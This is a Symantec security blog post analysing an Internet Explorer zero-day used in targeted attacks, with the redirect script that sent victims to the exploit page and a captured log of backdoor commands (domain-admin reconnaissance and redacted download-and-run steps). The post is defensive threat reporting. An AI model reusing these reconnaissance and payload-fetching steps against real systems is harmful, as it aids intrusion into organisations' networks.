Security Response

New IE Zero-Day used in Targeted Attacks

Created: 03 Nov 2010 15:08:01 GMT • Updated: 23 Jan 2014 18:24:05 GMT • Translations available: 日本語

Vikram Thakur SYMANTEC EMPLOYEE


0 Votes

Symantec. | Official Blog

Share reddit this! Tweet

Things have been pretty rough in the Response world the past few weeks. The number of exploits taking advantage of unknown and unpatched vulnerabilities has been breathtaking.

One such case started few days ago when we received information about a possible exploitation using older versions of Internet Explorer as targets. Hackers had sent emails to a select group of individuals within targeted organizations. Within the email, the perpetrators added a link to a specific page hosted on an otherwise legitimate website. The hackers had gotten access to the website account and uploaded content without the owners knowing. Here is what the email looked like:



The link pointed to a page which contained a script looking to see what version of the browser and operating system the visitor was using. Since the specific exploit page only worked when someone was using Internet Explorer 6 and 7, the script only transferred the visitor to the page hosting the exploit when this condition was met. In other cases, the users didn't see anything but a blank website.

```
49
50 if (os=="WINXP" && ie=="IE7")
51 window.location = '[redacted]7b.htm';
52
53 else if (os=="WINXP" && ie=="IE6")
54 window.location = '[redacted]a.htm';
55
56 else
57 window.location = '[redacted]7c.htm';
```

Visitors who were served the exploit page didn't realize it, but went on to download and run a piece of malware on their computer without any interaction at all. The vulnerability allowed for any remote program to be executed without the end user's notice. Once infected, the malware set itself to start up with the computer, along with a service named 'NetWare Workstation'. The piece of malware opens a backdoor on the computer and then contacts remote servers. It tries to contact a specific server hosted in Poland for small files named with a '.gif' extension. These small files are actually encrypted files with commands telling the Trojan what to do next. It was programmed in a manner to be able to download these small, encrypted files from the following folders on the remote server:

- images
- pic
- image
- binary
- news
- index
- picture
- bbs

We were able to get a network capture of the traffic with a bunch of such '.gif' (named) files that contained commands. Here is a very short snippet of what the attacker did on an compromised computer:

```
String

ipconfig /all

net localgroup administrators

net localgroup administrators /domain

net group "domain admins" /domain
netstat -an -p tcp
ping -a [redacted] -n 2
nbtstat -a [redacted]
netstat -an -p tcp
://[redacted]96/img/[redacted]01.exe
dir c:\
c:\aos.exe -in N111

net start aos
net stop aos
netstat -ano -p tcp
tasklist /v


://[redacted]96/img/[redacted]02.exe
dir c:\
c:\dh.exe
del c:\dh.exe
```

Looking at the flow of commands, it is obvious to us that someone is entering these commands manually from a remote computer.

The files being downloaded by the attacker were hosted on yet another hacked website. The owners of this server were also unaware of their computer being involved in hosting of malicious programs.

In fact, when we contacted the owners of the server which housed the original exploit page and malware, they immediately took down the malicious content. Looking at the log files from this exploited server we know that the malware author had targeted more than a few organizations. The files on this server had been accessed by people in lots of organizations in multiple industries across the globe. Very few of them were seen accessing the payload file, which means that most users were using a browser which wasn't vulnerable or targeted.

We informed Microsoft of the vulnerability just as we were able to confirm it, and they were able to confirm our findings about the vulnerability itself. They also confirmed that the vulnerability seems to be limited to IE 6, 7, and 8. Microsoft plans to post an advisory on this subject in the coming hours. Once public, it will be available here. Symantec has detection in place for this IE vulnerability as Downloader. Initial Symantec detection names for the malware served after exploitation were Downloader and Trojan Horse. They have since changed to Backdoor.Pirpi.

I know we normally end such blogs with a little blurb about safe computing. Since you're still reading this article here is one such note to the people who have control of servers facing the Internet—these computers are your responsibility. Make sure you know what is being served off of these computers, patch them, install firewalls with appropriate configuration, change passwords regularly, and—most of all—don't allow it to accept connections from the Web unless you know what you're doing.

Note: Since the posting of this blog, this vulnerability has been assigned the following information:

- CVE-2010-3962
- BID 44536

Blog Entry Filed Under:
Security, Security Response, Endpoint Protection (AntiVirus), Backdoor.Pirpi, Downloader, Trojan Horse

Links

- Technical Support
- Symantec Training
- Symantec.com
- Purchase Endpoint Protection Small Business Edition
- Purchase SSL Certificates
- Website Security Solutions Knowledge Base

Upcoming Events

SF/Bay Area Data Loss Prevention User Group Meeting - September 9
09 Sep, 2014 - 11:00 PDT

Cyber Networking Event
10 Sep, 2014 - 15:00 BST

The 21st Century Legal Department – New Challenges & Responsibilities in the Era of Big Data
10 Sep, 2014 - 10:00 PDT

About Security Response Blog

Our security research centers around the world provide unparalleled analysis of and protection from malware, security risks, vulnerabilities, and spam.

Recent Blog Posts

- Countering the security risks from third party mobile apps • Hon Lau • 22 Aug 2014 19:36:33 GMT
- European automobile businesses fall prey to Carbon Grabber • Lionel Payet • 22 Aug 2014 10:25:37 GMT
- Phishers serve up Paolo Bediones sex video, steal Facebook user logins • Avdhoot Patil • 22 Aug 2014 00:02:44 GMT
- Ebola fear used as bait, leads to malware infection • Symantec Security Response • 18 Aug 2014 19:13:52 GMT
- Robin Williams goodbye video used as lure in social media scams • Satnam Narang • 14 Aug 2014 21:32:10 GMT

Filter by:

Author

English

Recently on Twitter

- Countering the security risks from third party mobile apps http://t.co/hlmZyXL2cy http://t.co/jSlmxo8dMp
  22 Aug 2014
- #Encyption keys could be stolen by touching the exposed metal parts of laptops, claim researchers http://t.co/XabjCLyczW (@drpizza)
  22 Aug 2014
- Attackers could take advantage of mobile apps to make premium-rate calls from the victim's phone http://t.co/DHUT7l0cc8 (@Jeremy_Kirk)
  22 Aug 2014
- European automobile businesses fall prey to Carbon Grabber crimeware http://t.co/SWZxB9OPJT #Europe #Crimeware
  22 Aug 2014
- More cyberattacks target the US healthcare sector. FBI warns companies to guard themselves against threat. http://t.co/NxdGLUW3w
  21 Aug 2014

Blog Tags

Endpoint Protection (AntiVirus) Spam Online Fraud phishing Malicious Code Messaging Gateway Message Filter Symantec Protection Suites (SPS) Mail Security for Exchange/Domino Vulnerabilities & Exploits Email Security.cloud Symantec Endpoint Encryption - Device Control Security Risks Emerging Threats Android Encryption Microsoft Patch Tuesday Evolution of Security Trojan.Zbot facebook Mobile & Wireless W32.Stuxnet scam IT Risk Management Malware

Security Response Blog Archive

- August 2014 (11)
- July 2014 (13)
- June 2014 (19)
- May 2014 (18)
- April 2014 (20)
- March 2014 (15)
- February 2014 (22)
- January 2014 (17)
- December 2013 (16)
- November 2013 (24)
- October 2013 (20)
- September 2013 (14)
- August 2013 (16)
- July 2013 (34)
- June 2013 (32)
- May 2013 (27)
- April 2013 (23)
- March 2013 (23)
- February 2013 (26)
- January 2013 (22)
- December 2012 (17)
- November 2012 (20)
- October 2012 (13)
- September 2012 (15)
- August 2012 (29)
- July 2012 (26)
- June 2012 (22)
- May 2012 (26)
- April 2012 (16)
- March 2012 (23)
- February 2012 (18)
- January 2012 (17)
- December 2011 (12)
- November 2011 (11)
- October 2011 (20)
- September 2011 (13)
- August 2011 (20)
- July 2011 (19)
- June 2011 (28)
- May 2011 (26)
- April 2011 (18)
- March 2011 (31)
- February 2011 (23)
- January 2011 (19)
- December 2010 (11)
- November 2010 (17)
- October 2010 (24)
- September 2010 (30)
- August 2010 (26)
- July 2010 (32)
- June 2010 (26)
- May 2010 (26)
- April 2010 (32)
- March 2010 (31)
- February 2010 (30)
- January 2010 (26)
- December 2009 (21)
- November 2009 (32)
- October 2009 (38)
- September 2009 (21)
- August 2009 (31)
- July 2009 (36)
- June 2009 (24)
- May 2009 (23)
- April 2009 (35)
- March 2009 (43)
- February 2009 (25)
- January 2009 (29)
- December 2008 (17)
- November 2008 (21)
- October 2008 (22)
- September 2008 (17)
- August 2008 (22)
- July 2008 (8)
- June 2008 (8)
- May 2008 (9)
- April 2008 (18)
- March 2008 (20)
- February 2008 (30)
- January 2008 (29)
- December 2007 (34)
- November 2007 (50)
- October 2007 (38)
- September 2007 (30)
- August 2007 (43)
- July 2007 (34)
- June 2007 (36)
- May 2007 (36)
- April 2007 (42)
- March 2007 (53)
- February 2007 (45)
- January 2007 (43)
- December 2006 (43)
- November 2006 (40)
- October 2006 (30)
- September 2006 (27)
- August 2006 (31)
- July 2006 (32)
- June 2006 (14)
- May 2006 (20)